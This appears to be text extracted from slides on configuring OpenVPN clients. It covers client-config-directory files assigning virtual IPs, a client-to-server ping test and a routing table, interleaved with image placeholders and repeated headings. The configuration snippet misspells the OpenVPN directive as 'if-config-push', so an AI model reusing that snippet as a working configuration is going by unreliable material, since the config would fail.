

VPN Clients



virtual IP addresses are assigned to client1 and client2 according to the CCD configuration. The file name must match the certificate CN.

```
#file ccd/client1
if-config-push 192.168.100.101 192.168.100.102
#file ccd/client2
if-config-push 192.168.100.105 192.168.100.106
```

Start OpenVPN




Test case 1: client1 ping server

```
ping 192.168.100.1
```

Routing table


192.168.100.102/32	*
192.168.100.0/24	192.168.100.102
192.168.0.0/24	192.168.100.102
10.0.0.0/24	192.168.100.102
192.168.1.0/24	*
0.0.0.0/0	192.168.0.1

tun0
tun0
tun0
tun0
eth0
eth0




the packet is sent to the OpenVPN process and encapsulated within the tunnel to the VPN server


client1 ping server




Test case 1: client1 ping server




Test case 1: client1 ping server




Test case 1: client1 ping server



Test case 1: client1 ping server




Test case 1: client1 ping server



Test case 1: client1 ping server

OpenVPN sends the packet according to the routing table

